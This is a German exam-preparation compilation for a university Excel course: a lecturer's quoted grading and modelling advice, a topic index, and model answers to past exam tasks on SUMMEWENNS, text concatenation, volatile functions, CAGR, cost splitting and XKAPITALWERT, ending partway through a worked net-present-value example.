Signal (U14): „Das Wichtigste, vielleicht das auch nochmal zum Mitnehmen, was Sie vor Fehlern mit Excel schützt ... ist aber, dass Sie vorher wissen, was rauskommt bei Ihrer Rechnung. Heißt, Sie haben eine klare Ergebniserwartung. Sie kennen Ihren Laden."

Signal (U14, Diplomarbets-Anekdote): „Ich habe ein großes Excel-Modell mit einer Optimalplanung, mit einem 220 variablen LP-Ansatz, der mit dem revidierten Simplex gelöst wurde. Das war meine Diplomarbeit. ... Ich bin zu dem Kontroller gegangen, der guckt da drauf und sagt, nee, das kann nicht sein." – Beleg dafür, dass Hauskenntnis das eigentliche Kontrollinstrument ist.

Signal (U14): „das ist halt was, das Sie im Umgang mit dem X-Verweis als Lernziel dann für sich verorten sollen." – Zum Übereinstimmungsmodus - 1 bei der Notentabelle, sein einziges wörtlich benanntes Lernziel im Schlussteil.

Signal (U14, KI): „Auch unter Umständen KI gestützt. Ja, wobei das klappt nicht mit KI. ... aber das macht es nicht zu einer guten Idee und es macht es nicht zu einer Modellierungspraxis und Sie mussten erläutern, warum das so ist, auch wenn das funktioniert."

Signal (U14, Lehrformat): „Sie kriegen von mir nie wieder die ganze Liste Arbeitsmappen. ... Es wird ein Best-of der Folien geben. Da werden 15 Folien drin sein.“ – Er verdichtet auf das, was er tatsächlich besprochen hat, und das ist zugleich die Prüfungsmenge.

Rohleder-Signale U15 (Vorjahr, 08.07.2025 – Abschluss-Sitzung mit Klausur-Fragerunde)

Diese Sitzung lag sechs Tage vor der Klausur vom 14.07.2025. Rohleder wiederholt darin das Financial Modeling, beantwortet Klausurfragen und bespricht Aufgaben der Sommersemester-2024-Klausur mit seinen eigenen Musterantworten — einer Klausur, die in der Altmeister-Sammlung fehlt. Alles hier ist deshalb doppelt wertvoll: Es ist die einzige Quelle für diese Aufgaben.

Signal (U15, Punktevergabe): „Für das Wiederholen der Aufgabenstellung, ja, da gibt es im Regelfall keine Punkte.“ – Seine Antwort auf eine Studierendenfrage. Wer die Aufgabenstellung paraphrasiert, füllt Papier, aber kein Punktekonto.

Signal (U15, Punktevergabe): „Halbe Punkte mache ich tatsächlich nicht, da breche ich mir die Hände. [...] Bei mir gibt es nur volle Punkte, hopp oder top.“ – Ein halbrichtiges Argument bringt null. Deshalb lieber drei Argumente sauber zu Ende führen als fünf anreißen.

Signal (U15, Punktevergabe): „Maximal zwei Punkte hat, wer verknüpfte Arbeitsmappen nicht berücksichtigt in der Antwort.“ – Zur Excel-Hilfe-Aufgabe der SS24-Klausur: Wer einen Teilbegriff der Aufgabenstellung ignoriert, verliert die Hälfte der Punkte, egal wie gut der Rest ist. Jedes Wort der Aufgabenstellung ist ein Prüfauftrag.

Signal (U15, Klausurinhalt): „Was kommt in der Klausur dran? Ganz viel Excel. Ich glaube, das ist safe. [...] Ich könnte ja mal Klausuren mischen. Ich bringe Ihnen die FINA-Klausur in Kuba mit.“ – Der Scherz hat einen wahren Kern: Kapitalwert, XKAPITALWERT und die Finanzfunktionen sind in beiden Fächern zu Hause und tauchen in QUBA regelmäßig auf.

Signal (U15, Financial Modeling): „Es gibt nur drei Arten von Geldgrößen. Unser Leben als Kaufleute ist total einfach.“ – Zeitpunktgrößen (alles, was in der Bilanz steht, per Stichtag, nachgeschlagen mit dem XVERWEIS), Zeitraumgrößen (Umsatz je Monat, Quartal, Jahr, kumuliert mit SUMMEWENNS) und Barwertgrößen (abgezinste Beträge, ermittelt mit XKAPITALWERT). Sein Fazit wörtlich: „Das sind die drei, die Sie kennen müssen.“

Signal (U15, Financial Modeling): „Ich persönlich mag Summe wenn S. Das ist die dafür spezialisierte Funktion. Damit kommen wir mit 98 % unserer Anwendungsfälle zurecht.“ – Und zur Herkunft des Namens: „Das S hier, das steht für Several. Das ist eine Nicht-Übersetzung.“

Signal (U15, Modellierungspraxis): „Bitte sofort mit Präfix taufen. TBL Miete.“ – Seine Demonstration der Datum/Betrag-Tabellen: Zahlungen als Zeilen einer mit STRG+T angelegten, sofort benannten Tabelle erfassen, statt eine Zeitachse nach rechts aufzuziehen. Die gebänderten Zeilen schaltet er grundsätzlich ab: „Die bringen keinen Gewinn. Das ist empirisch längst untersucht.“

Signal (U15, Modellierungspraxis): „Wir wollen keine harten Werte in der Formel haben.“ – Mehrfach wiederholt, angewandt auf die Staffelmiete: „Also planen Sie nicht völlig naiv“ — Preissteigerungen gehören als Parameterzelle ins Modell, nicht als einkodierte Zahl.

Signal (U15, SS24-Klausuraufgabe „Finanzmodellierung starr“): „Die Abbildung skizziert eine Finanzplanung, wie sie in der Praxis sehr häufig anzutreffen ist. Erläutern Sie drei konkrete und verschiedene Nachteile dieser Modellierung.“ – Seine eigene Musterantwort aus dem Klausurarchiv, vorgelesen: starre Zeitachse (feinere Granularität oder andere Zusammenfassung nicht oder nur aufwendig möglich), unübersichtlich bei seltenen Zahlungen (viele leere Zellen), Datenherkunft und Planungsstand nicht erkennbar (welcher Plan, von wann, von wem, freigegeben?), Gesamtsumme fehlt und gehört nach links oben statt ans Zeilenende, Fehleranfälligkeit durch Verwechslung von Monat oder Kostenart beim Scrollen. Sein Zusatz: „Sie durften denken in dieser Aufgabe, da hätte ich Ihnen auf jeden Fall Punkte für gegeben“ — etwa für die ABC-Sortierung der Kostenarten (große Posten oben, C-Kosten zugeklappt als „Sonstige“).

Signal (U15, SS24-Klausuraufgabe Excel-Hilfe): „Strukturierte Verweise auf Tabellen- und Spaltennamen in verknüpften Arbeitsmappen werden nicht unterstützt. — Die Aussage ist falsch. Der Zugriff ist problemlos.“ – Die gelb markierte Behauptung stammt aus der echten Excel-Hilfe; in der LMU-Fallstudie wurde das Gegenteil live gezeigt. Seine Musterantwort weiter: Aus Effizienzgründen kann der Zugriff mit INDIREKT modelliert werden, dann entfällt die DDE-Verknüpfung zur Zielarbeitsmappe; die nötige Syntax holt man sich mit FORMELTEXT aus einem funktionierenden Bezug als „Spickzettel“; damit INDIREKT funktioniert, muss die Zielarbeitsmappe geöffnet sein, und INDIREKT in Massen kann Performance-Probleme verursachen. Nebenbefund derselben Hilfe-Seite: Grammatikfehler in der Überschrift, und „REF müsste in der deutschen Hilfe eigentlich Bezug heißen“.

Signal (U15, Pflichtfunktionen): „Ich habe Ihnen diese Liste gegeben, wo diese 20 Funktionen gelb unterlegt sind. [...] Die sollte man aus dem Stegreif eingeben können, und dazu zähle ich persönlich auch PROGNOSE.ETS, weil es gibt ein Leben jenseits von

diesem Assistenten." – Die Liste ist Abschnitt 3.8 des Skripts (von 515 Tabellenblattfunktionen bleiben rund 20 Pflicht). In einer Papierklausur ist „aus dem Stegreif“ wörtlich zu nehmen.

Signal (U15, PIVOTDATENZUORDNEN, Rückgriff auf SS22): „Pivot-Daten zuordnen ist darüber komplett robust. Da steht immer der richtige Wert drin.“ – Seine Musterantwort zur SS22-Aufgabe: Ein direkter Zellbezug auf eine Pivot-Tabelle zeigt nach Aktualisierung oder Layout-Änderung womöglich einen anderen oder gar keinen Wert, weil der Wert wandert; PIVOTDATENZUORDNEN adressiert das Datenfeld inhaltlich und bleibt deshalb stabil. Dazu die inhärenten Pivot-Nachteile: feste Werte in Formeln und die Gefahr veralteter Ergebnisse, wenn niemand manuell aktualisiert.

Kap. 4 · Excel-Funktionen — SVERWEIS, INDEX/VERGLEICH, WENN-Familie, Fehlerbehandlung · Werkzeug

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

• CAGR und Co. CAGR	92
• #034 CAGR und Co. SVERWEIS/XVERWEIS · CAGR · INDIRECT/DDE	199
• 14 P. · CAGR – durchschnittliche jährliche Wachstumsrate CAGR	124
• 14 P. · CAGR: Begriff, Verwendung und Ermittlung im Tabellenblatt CAGR	137
• 10 P. · Die CAGR und was sie unter den Teppich kehrt CAGR	156
#023 Die drei Geldgrößen und ihre Funktionen (9 P) — aus U15 gebaut SVERWEIS/XVERWEIS · SUMMEWENNS · Finanzfunktionen · Financial Modeling	163
10 P. · Drei Arten von Geldgrößen und ihre einschlägige Kernfunktion Finanzfunktionen · Financial Modeling	112
Durchgerechnetes Mini-Beispiel (dient allen drei Funktionen) Finanzfunktionen	96
11 P. · Durchschnittliche jährliche Wachstumsrate: Begriff, Periodenzählung und Aussagegrenzen CAGR	137
• #028 Dynamische Datenverknüpfungen SVERWEIS/XVERWEIS · Strukturierte Bezüge · INDIRECT/DDE · Governance	174
• Dynamische Datenverknüpfungen — DDE vs. INDIRECT() INDIRECT/DDE	171
• 12 P. · Dynamische Kreuztabelle mit wählbarem Aufriss statt Pivot-Tabelle Pivot	152
• 6 P. · Eine CAGR-Modellierung kritisieren CAGR	107
6 P. · Eine mehrfachbedingte Summe lesen und einordnen SUMMEWENNS	105
#035 Financial Modeling SVERWEIS/XVERWEIS · SUMMEWENNS · Bezugsarten · Financial Modeling	206
10 P. · Financial Modeling mit fünf Funktionen — SUMMEWENNS() SUMMEWENNS · Financial Modeling	115
Financial Modeling – die einschlägigen Tabellenblattfunktionen SVERWEIS/XVERWEIS · SUMMEWENNS · INDIRECT/DDE · Finanzfunktionen	90
#022 Finanzmodellierung: die starre Zeitachse (12 P) — SS24-Klausuraufgabe, aus U15 rekonstruiert SVERWEIS/XVERWEIS · SUMMEWENNS · Finanzfunktionen · Textfunktionen ...	160

Investitionsrechnung mit Excel — Kapitalwert, interner Zinsfuss & Investitionszins	
CAGR · Finanzfunktionen	94
#033 Kostenspaltung Diagramme	195
Kostenspaltung (mathematische Methode)	91
4 P. · Kostenspaltung mit ACHSENABSCHNITT() und STEIGUNG()	122
Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto (6 P)	165
Mehrfachbedingte Summen	87
#029 Mehrfachbedingte Summen SUMMEWENNS	180
4 P. · Mehrfachbedingtes Addieren: zwei geeignete Techniken	135
10 P. · Nachschlagen im Modell: SVERWEIS gegen XVERWEIS und INDEX/	
VERGLEICH abwägen SVERWEIS/XVERWEIS · Financial Modeling	99
• #032 Navigation per Hashtag Strukturierte Bezüge · Textfunktionen	191
#024 Plan, Ist und Delta mit einer einzigen Steuerzelle umschalten (6 P) SUMMEWENNS ·	
Strukturierte Bezüge · INDIREKT/DDE · Textfunktionen	164
12 P. · Runden auf Zehnerpotenzen: Anzeigeformat gegen die Funktion RUNDEN()	142
• Strukturierte Verweise Strukturierte Bezüge	166
Teilaufgabe a) — Definition, Berechnungsverhalten, drei Beispiele	186
Teilaufgabe b) — Warum sparsam einsetzen?	
Matrixformeln · INDIREKT/DDE · Performance	187
Textverkettung CAGR · Matrixformeln · Textfunktionen	88
#031 Textverkettung Textfunktionen	188
7 P. · Textverkettung – Begriff, Einsatz und Eingabewege Textfunktionen	119
5 P. · Textverkettung: Begriff und betriebliche Anwendungsgebiete Textfunktionen	133
Vergleich / Fazit (klausurtauglich) SUMMEWENNS · Matrixformeln	185
12 P. · Vier Fehlerwerte deuten und gezielt beheben Matrixformeln	102
8 P. · Volatile Funktionen und der Sonderfall INDIREKT INDIREKT/DDE · Performance ·	
Financial Modeling	109
Volatile Tabellenblatffunktionen INDIREKT/DDE · Performance	89
#030 Volatile Tabellenblatffunktionen CAGR · Matrixformeln · INDIREKT/DDE · Performance	185
7 P. · Volatile Tabellenblatffunktionen und ihre Rechenlast Performance	130
12 P. · Vom SVERWEIS zum XVERWEIS: Notenvergabe als Intervallsuche SVERWEIS/	
XVERWEIS · Bezugsarten	145
2) XINTZINSFUSS() = XIRR — interner Zinsfuss Finanzfunktionen	97
1) XKAPITALWERT() = XNPV — Kapitalwert bei unregelmässigen Zahlungsströmen	
Finanzfunktionen	94

12 P. · Zero-Touch-Modellierung mit INDIREKT und strukturierten Verweisen	
Strukturierte Bezüge · INDIREKT/DDE	148
3) ZSATZINVEST() = RRI — Zinssatz einer Investition über mehrere Perioden	CAGR ·
Finanzfunktionen	98
4 P. · Zwei Techniken zum Addieren unter mehreren Bedingungen.....	141

QUBA – Excel-Funktionen

Status: GEPRÜFT (1,0) — Financial-Modeling-Fünfermenge über Folienskript-Systematik „drei Geldgrößen“ (XVERWEIS/SUMMEWENNS/XKAPITALWERT + INDIREKT/INDEX-VERGLEICH) geschlossen; volatile Liste folien-verifiziert; CAGR-Korrekturen (n = ANZAHL-1, keine RENDITE()) korrekt.

Cluster: mehrfachbedingte Summen, Textverkettung, volatile Funktionen, Financial-Modeling-Kernfunktionen, Kostenspaltung (rechnerisch) und CAGR. Funktionsnamen hier durchgehend **deutsch** und exakt; Argumenttrenner in deutschem Excel ist das

Semikolon ; .

(Klausur 30.01.2023, Aufgabe 3, 4 Punkte)

Frage: In der Praxis müssen häufig Werte addiert werden, deren Datensatz bestimmte Bedingungen erfüllt. Excel bietet dafür verschiedene Möglichkeiten. Erläutern Sie zwei geeignete Techniken.

Musterlösung (zwei Techniken):

A) SUMMEWENNS() – summiert Werte, die mehrere Kriterien gleichzeitig erfüllen.

=SUMMEWENNS(Summenbereich; Kriterienbereich1; Kriterium1; [Kriterienbereich2; Kriterium2]; ...)

- *Summenbereich:* die zu addierenden Werte.
- *Kriterienbereich/Kriterium:* Bereich und Bedingung (beliebig oft wiederholbar).

Beispiel: =SUMMEWENNS(D2:D10; A2:A10; "Äpfel"; B2:B10; "Januar") – summiert D dort, wo A = „Äpfel“ **und** B = „Januar“.

B) SUMMENPRODUKT() – summiert das Produkt von Arrays und lässt komplexe Bedingungslogik zu (Wahrheitswerte 0/1 als Faktoren).

=SUMMENPRODUKT((Bedingungsbereich1=Kriterium1)*(Bedingungsbereich2=Kriterium2)*Summenbereich)

Vorteil gegenüber SUMMEWENNS: flexibler bei ODER-Verknüpfungen, Berechnungen innerhalb der Bedingung und spaltenübergreifenden Multiplikationen.

2. Textverkettung

(Klausur 18.02.2022, Aufgabe 2, 7 Punkte)

Frage: a) (3 P) Was versteht man in Excel unter einer Textverkettung? b) (2 P) Nennen Sie zwei typische Anwendungsgebiete. c) (2 P) Nennen Sie zwei Methoden, Textverkettungen als Formeln in Zellen einzugeben.

Musterlösung a): Textverkettung bedeutet, mehrere Texte bzw. Zellinhalte zu einem einzigen Textstring zusammenzufügen.

Musterlösung b) – zwei Anwendungsgebiete:

- **Dynamische Berichtsüberschriften/Beschriftungen** (z. B. „Umsatzbericht „ & Jahr).
- **Adress-/Etikett-/Anschriften-Erzeugung** – Name, Anschrift usw. aus mehreren Zellen zusammensetzen.
- (weitere: eindeutige Schlüssel/IDs bilden, Datei-/Pfadnamen erzeugen).

Musterlösung c) – zwei Methoden:

1. **Verkettungsoperator &:** =A1 & " " & B1 (Inhalt A1, Leerzeichen, Inhalt B1).
2. **Verkettungsfunktion:** =TEXTKETTE(A1;" ";B1) bzw. für Trennzeichen/Bereiche =TEXTVERKETTEN(" ";WAHR;A1:B1).

[korrigiert/Hinweis: Der Scan nennt VERKETTEN(). Die Funktion VERKETTEN() existiert noch aus Kompatibilitätsgründen, gilt aber seit Excel 2016/2019 als veraltet und wurde durch TEXTKETTE() (engl. CONCAT) und TEXTVERKETTEN() (engl. TEXTJOIN) ersetzt. Für volle Punkte besser die aktuellen Funktionen oder den &-Operator nennen.]

3. Volatile Tabellenblatffunktionen

(Klausur 26.07.2022, Aufgabe 5, 7 Punkte)

Frage: a) (5 P) Was versteht man unter einer volatilen Tabellenblatffunktion? Nennen Sie drei Beispiele. b) (2 P) Warum sollten volatile Funktionen bei der Modellierung möglichst sparsam eingesetzt werden?

Musterlösung a): Eine **volatile (flüchtige) Funktion** wird bei **jeder** Neuberechnung der Arbeitsmappe neu ausgewertet – unabhängig davon, ob sich ihre Eingabewerte geändert haben.

Drei Beispiele (deutsche Namen):

1. JETZT() – aktuelles Datum + Uhrzeit (engl. NOW).
2. ZUFALLSZAHL() – Zufallswert zwischen 0 und 1 (engl. RAND).
3. BEREICH.VERSCHIEBEN() – gibt einen verschobenen Bezug zurück (engl. OFFSET).

Vollständige Liste **It. Folienskript** („Exkurs: Volatile Tabellenblatffunktionen“): BEREICH.VERSCHIEBEN(), HEUTE(), INDIREKT(), INFO(), JETZT(), ZELLE() **nur mit Parameter „Dateiname“**, ZUFALLSBEREICH(), ZUFALLSZAHL(), außerdem **jede Funktion in einer bedingten Formatierung** sowie **selbstprogrammierte UDFs mit Application.Volatile**. [Hinweis: Der Scan nutzt die englischen Namen NOW/RAND/OFFSET – in der deutschen Klausur die deutschen Namen angeben.]

Musterlösung b) – warum sparsam:

- **Performance:** werden bei jeder Berechnung neu ausgeführt → verlangsamen große/komplexe Mappen spürbar.
 - **Nachvollziehbarkeit:** ständig wechselnde Werte (z. B. Zufallszahlen, Zeitstempel) erschweren konsistente, reproduzierbare Analysen.
 - **Abhängigkeitsketten:** eine volatile Zelle zwingt alle von ihr abhängigen Zellen zur Neuberechnung → Kaskaden-Effekt, höhere Komplexität und Wartungsaufwand.
-

4. Financial Modeling – die einschlägigen Tabellenblattfunktionen

(Klausur 29.07.2021, Aufgabe 8, 10 Punkte)

Frage: Behauptung Rohleder: „Für das ganze Thema Financial Modeling (...) kommen wir im Kern mit fünf Tabellenblattfunktionen hin...“ Eine davon ist SUMMEWENN(). a) (4 P) Nennen Sie die anderen vier einschlägigen Tabellenblattfunktionen. b) (2 P) Was leistet SUMMEWENN() grundsätzlich bzw. im mathematischen Sinn? c) (4 P) Erläutern Sie zwei typische kaufmännische Analyseaufgaben, für die man SUMMEWENN() nutzen sollte.

Musterlösung a) – kanonische Menge lt. Folienskript (QUBA-SS, Special „Financial Modeling“):

Rohleders Financial-Modeling-Systematik gründet auf der Leitfolie „**Es gibt nur drei Arten von Geldgrößen**“ – jede Geldgröße hat eine empfohlene Kern-Funktion:

Geldgröße	Beispiel	Ermittlung	Empfohlene Funktion
Zeitpunktgröße	Bilanz / Eigenkapital	Nachschlagen	XVERWEIS() (früher SVERWEIS())
Zeitraumgröße	GuV / EBIT / Cash-Flow	Kumulieren	SUMMEWENN()
Barwert	Kapitalwert (NPV)	Abzinsen	XKAPITALWERT() (statt NBW())

Dazu kommen zwei „technische“ Kernfunktionen für die schlanke, robuste Modellierung:

- **INDIREKT()** – „härtet“ das Modell gegen das Löschen von Zeilen/Spalten (Bezüge über Text/benannte Bereiche bleiben gültig). *Hinweis: laut Skript volatil → sparsam einsetzen.*
- **INDEX() + VERGLEICH()** – das ältere flexible Nachschlage-Paar; im aktuellen Skript ausdrücklich **durch XVERWEIS() ersetzt** („Ermitteln Sie den Buchwert mit XVERWEIS statt mit INDEX/VERGLEICH“).

Die anderen vier (neben dem gegebenen SUMMEWENN()) lauten damit kohärent: **XVERWEIS()** (bzw. SVERWEIS()), **XKAPITALWERT()** (bzw. NBW()), **INDIREKT()** und **INDEX()+VERGLEICH()** als Nachschlage-Paar.

[geschlossen via Folienskript: Die frühere lose Gruppierung (WENN, Aggregatfunktionen) ist durch die belegte Geldgrößen-Systematik ersetzt. Kern des Fachs =

XVERWEIS (Nachschlagen), SUMMEWENNS (Kumulieren), XKAPITALWERT (Abzinsen), plus INDIRECT (Modell-Härtung) und INDEX/VERGLEICH als Lookup-Vorläufer. Da die Aufgabe aus 2021 stammt, kann die dort erwartete Fünfer-Menge SVERWEIS/NBW statt der X-Nachfolger nennen – inhaltlich identische Rollen.]

Musterlösung b) – was leistet SUMMEWENNS(): SUMMEWENNS() summiert Werte, die **mehrere** Bedingungen gleichzeitig erfüllen. Mathematisch: bedingte Summe über eine Menge – es werden nur die Elemente addiert, für die alle logischen Kriterien (Gleichheit, >, <, >=, <=, <>) wahr sind. Erweiterung des einfachen SUMME() um Filterlogik.

Musterlösung c) – zwei kaufmännische Analyseaufgaben:

1. **Umsatzanalyse nach Region und Produktkategorie:** z. B. Gesamtumsatz 2023 in Region „Nord“ für Kategorie „Elektronik“ direkt aus dem Datensatz ziehen, ohne manuell zu filtern.
2. **Kostenanalyse nach Abteilung und Quartal:** z. B. Materialkosten der Abteilung „Produktion“ im 3. Quartal 2023 summieren – für Budgetabweichungen/ Kostencontrolling.

5. Kostenspaltung (mathematische Methode)

(Klausur 18.02.2022, Aufgabe 5, 4 Punkte)

Frage: Kostenauflösung/Kostenspaltung = Trennung der Gesamtkosten in fixe und variable Kosten. Die Praxis bevorzugt lineare Kostenfunktionen; die „mathematische Methode“ nutzt die Regressionsgerade. Gegeben (lineare Kostenfunktion):

Zelle	C	D	E	F	G	H
Zeile 3 – x [Stück]	0	10	20	30	40	50
Zeile 6 – K [EUR]	150	270	390	510	630	750

Ergebnisse: Fixe Kosten = 150 EUR (Zelle H8), variable Kosten = 12 EUR/Stück (Zelle H9).

a) (2 P) In H8 wurden die Fixkosten ermittelt. Mit welcher Tabellenblatfunktion ist das unmittelbar möglich? b) (2 P) In H9 wurden die variablen Stückkosten ermittelt. Mit welcher Tabellenblatfunktion ist das unmittelbar möglich?

Musterlösung (diese Aufgabe hatte keine Lösung im Scan – selbst gerechnet):

Die Kostenfunktion ist linear: $K(x) = K_f + k_v \cdot x$. Gesucht sind Achsenabschnitt (Fixkosten K_f) und Steigung (variable Stückkosten k_v) der Regressionsgeraden durch die Punkte (x, K).

a) Fixkosten in H8 – ACHSENABSCHNITT() (engl. INTERCEPT):

=ACHSENABSCHNITT(C6:H6; C3:H3)

Reihenfolge: ACHSENABSCHNITT(bekannte_Y-Werte; bekannte_X-Werte).

Ergebnis: **150 EUR** = Schnittpunkt der Geraden mit der K-Achse bei $x = 0$ = Fixkosten.

b) Variable Stückkosten in H9 – STEIGUNG() (engl. SLOPE):

=STEIGUNG(C6:H6; C3:H3)

STEIGUNG(bekannte_Y-Werte; bekannte_X-Werte). Ergebnis: **12 EUR/Stück** = Steigung der Geraden = variable Kosten je zusätzlicher Mengeneinheit.

Kontrollrechnung: $K(x) = 150 + 12 \cdot x \rightarrow x=0 \Rightarrow 150, x=10 \Rightarrow 270, x=50 \Rightarrow 750$. Die Daten liegen exakt auf einer Geraden, daher liefern ACHSENABSCHNITT/STEIGUNG die exakten Werte.

Merke: ACHSENABSCHNITT = Fixkosten, STEIGUNG = variable Stückkosten. (Alternative zur Kontrolle: =RGP(C6:H6; C3:H3) liefert Steigung und Achsenabschnitt zusammen als Array.)

6. CAGR und Co.

(Klausur 18.02.2022, Aufgabe 6, 14 Punkte)

Frage: a) (4 P) Was versteht man unter dem CAGR? Erläutern Sie ausführlich. b) (2 P) Wozu verwendet man diese Kennzahl typischerweise? (Zwei Beispiele) c) (4 P) Erläutern Sie zwei verschiedene Möglichkeiten, CAGRs im Tabellenblatt zu ermitteln. d) (4 P) Um einen CAGR zu ermitteln, benötigt man die Anzahl der Perioden. Erläutern Sie zwei verschiedene Verfahren, diese Periodenanzahl im Tabellenblatt zu ermitteln.

Musterlösung a) – CAGR: CAGR = **Compound Annual Growth Rate** = durchschnittliche jährliche Wachstumsrate. Sie gibt an, mit welcher konstanten jährlichen Rate ein Wert vom Anfangs- zum Endwert gewachsen wäre, wenn das Wachstum gleichmäßig verlaufen wäre. Sie glättet Schwankungen einzelner Jahre zu einem einzigen, vergleichbaren Wert.

Formel:

$$\text{CAGR} = (\text{Endwert} / \text{Anfangswert})^{(1/n)} - 1$$

mit n = Anzahl der **Perioden (Jahre)** zwischen Anfang und Ende.

Musterlösung b) – zwei Anwendungsbeispiele:

1. **Investitions-/Renditeanalyse:** durchschnittliche jährliche Rendite einer Aktie/ eines Portfolios über mehrere Jahre.
2. **Unternehmensbewertung:** durchschnittliches jährliches Umsatz- oder Gewinnwachstum eines Unternehmens.

Musterlösung c) – zwei Möglichkeiten im Tabellenblatt:

1. Direkte Formel:

$$=(\text{Endwert}/\text{Anfangswert})^{(1/n)} - 1$$

$$\text{z. B.} = (A_6/A_2)^{(1/4)} - 1.$$

2. **Mit ZINS()** (engl. RATE) – liefert die CAGR exakt als Zinssatz:

$$=\text{ZINS}(n; 0; -\text{Anfangswert}; \text{Endwert})$$

(kein laufender Cashflow, daher Rate-Argument 0; Anfangswert negativ als Auszahlung).

Alternative: geometrisches Mittel der jährlichen Wachstumsfaktoren minus 1:
 $=\text{GEOMITTEL}(\text{Wachstumsfaktoren}) - 1.$

[korrigiert: Der Scan behauptet, Excel biete die Funktion „RENDITE(Anfangswert; Endwert; ...)“, die „speziell für die CAGR konzipiert“ sei. Das ist falsch. RENDITE() (engl. YIELD) berechnet die Rendite eines festverzinslichen Wertpapiers (Anleihe) und hat die Argumente Abrechnung; Fälligkeit; Zins; Kurs; Rückzahlung; Häufigkeit; [Basis]. Für CAGR nutzt man die direkte Potenzformel, ZINS() oder GEOMITTEL().]

Musterlösung d) – zwei Verfahren zur Periodenanzahl n:

1. **Direkte Differenz der Periodenkennzeichen:** $n = \text{Endjahr} - \text{Anfangsjahr}$, z. B.
 $= 2021 - 2017 = 4$, bzw. auf Zellbasis $= \text{JAHR}(\text{Enddatum}) - \text{JAHR}(\text{Anfangsdatum})$.

2. **Über die Anzahl der Datenpunkte:** =ANZAHL (A2:A6) - 1. ANZAHL () zählt die numerischen Werte (Datenpunkte); die Zahl der **Perioden** ist um **eins kleiner** als die Zahl der Stützstellen.

[korrigiert: Der Scan schreibt „Wenn die Daten von 2017 bis 2021 reichen, sind es 5 Perioden“ und setzt $n = \text{ANZAHL}(A2:A6) = 5$. Das ist falsch: 2017–2021 sind 5 Stützstellen, aber nur 4 Perioden. Für die CAGR gilt $n = \text{Anzahl Datenpunkte} - 1 = 4$, sonst wird das Wachstum unterschätzt.]

5.4 Investitionsrechnung mit Excel — Kapitalwert, interner Zinsfuss & Investitionszins

1) XKAPITALWERT() = XNPV — Kapitalwert bei unregelmässigen Zahlungsströmen

$$\text{Kapitalwert} = \sum_{i=1}^n \frac{P_i}{(1+r)^{\frac{d_i - d_1}{365}}}$$

mit P_i = Zahlung (P wie *Payment*), r = Kalkulationszins (*rate*), d_i = Datum der Zahlung, d_1 = **erstes** Datum (= Bezugszeitpunkt t_0).

Warum jeder Baustein da steht:

- **P_i (Zähler):** die einzelne Zahlung, die auf heute zurückgerechnet wird.
- **$(1+r)$ (Basis der Potenz):** die 1 ist das eingesetzte Kapital selbst, das r der Zinsaufschlag pro Jahr. Zusammen ist $(1+r)$ der **Aufzinsungsfaktor** für ein Jahr — geteilt (statt multipliziert) wird damit **ab**gezinst.
- **Exponent $\frac{d_i - d_1}{365}$:** $d_i - d_1$ = Anzahl **Tage** zwischen Zahlung und Bezugszeitpunkt; die **365** rechnet diese Tage in **Jahre** um, damit der Jahreszins r korrekt auf die tatsächliche (taggenaue) Laufzeit wirkt.

Volle Erklärung — jedes Argument einzeln

=XKAPITALWERT(Zins; Werte; Datumsangaben)

- **Zins** (1. Argument): der Kalkulationszins / Diskontierungssatz r pro Jahr, als Dezimalzahl (0,08 = 8 %). Wozu: Er ist der „Preis der Zeit“ — mit ihm wird jede künftige Zahlung auf heute **abgezinst**. Ein höherer Zins drückt spätere Zahlungen stärker.
- **;** — Semikolon: trennt Argument 1 von Argument 2. Ohne Semikolon liest Excel alles als ein Argument → #WERT!.
- **Werte** (2. Argument): der Zellbereich mit den Zahlungen P_i . Wozu: Das sind die Cashflows des Projekts. **Auszahlungen negativ** (z. B. Anschaffung -10000), **Einzahlungen positiv**. (Anders als bei XINTZINSFUSS ist bei XKAPITALWERT **kein** Vorzeichenwechsel zwingend — die Funktion diskontiert einfach jede Zahlung; reine Einzahlungen ergeben schlicht einen positiven Barwert.)
- **;** — trennt Werte von den Datumsangaben.
- **Datumsangaben** (3. Argument): der Zellbereich mit den **echten Excel-Datumswerten**, exakt einer je Zahlung, in gleicher Reihenfolge/Länge wie **Werte**. Wozu: Aus der Differenz $d_i - d_1$ (Tage), geteilt durch 365 (Umrechnung in Jahre), berechnet Excel den genauen Abzinsungs-Exponenten. Genau das unterscheidet XKAPITALWERT von KAPITALWERT (NPV): hier zählen **taggenaue** Abstände statt gleicher Perioden. Ungleiche Bereichslänge (**Werte** ≠ **Datumsangaben**) → #ZAH!.

! „Finde den Fehler“ — typische Fehlerquellen

1. **Erste Zahlung wird NICHT abgezinst — Anschaffung muss die erste Zeile sein.** XKAPITALWERT nimmt das **erste Datum der Liste** als Bezugspunkt t_0 . Für diese Zahlung ist der Exponent $\frac{d_1 - d_1}{365} = 0$, also $(1+r)^0 = 1$ → **keine** Abzinsung. Deshalb muss die **Anschaffungsauszahlung in t_0** die erste Zeile sein. **Wichtig:** Excel verlangt, dass alle übrigen Daten **später** als das erste Datum liegen — steht die Anschaffung (frühestes Datum) hinten, sodass die Liste mit einem späteren Datum beginnt, liefert Excel **#ZAH!** (das davor liegende Anschaffungsdatum verletzt die Regel „alle Daten ≥ erstes Datum“).
2. **Datumsformat.** In Datumsangaben müssen **echte Datumswerte** stehen (z. B. 01.01.2024), kein Text "01.01.2024" und keine bloße Jahreszahl 2024. Text → #WERT!.
3. **Vorzeichen der Auszahlung.** Vergisst man das Minus bei der Anschaffung (10000 statt -10000), wird sie als Einzahlung behandelt → Kapitalwert absurd hoch, Urteil falsch.

4. **Ungleiche Bereichslänge.** Zahl der Werte $\neq$ Zahl der Datumsangaben $\rightarrow$ #ZAH!.

Durchgerechnetes Mini-Beispiel (dient allen drei Funktionen)

Zeile	Datum (d_i)	Zahlung (P_i) in EUR
Anschaffung (t_0)	01.01.2024	-10.000
Rückfluss 1	30.06.2024	+3.000
Rückfluss 2	15.03.2025	+4.000
Rückfluss 3	01.12.2025	+5.000

Kalkulationszins $r = 8\% = 0,08$. Angenommene Zellen: Werte in B2 : B5, Datumsangaben in A2 : A5.

Kapitalwert: =XKAPITALWERT(0,08; B2:B5; A2:A5)

Nachvollzogen — Tage ab 01.01.2024, geteilt durch 365 (**2024 ist ein Schaltjahr** $\rightarrow$ 366 Tage bis 01.01.2025):

Zahlung	Tage $d_i - d_1$	Exponent (Jahre)
+3.000 (30.06.2024)	181	181/365
+4.000 (15.03.2025)	439	439/365
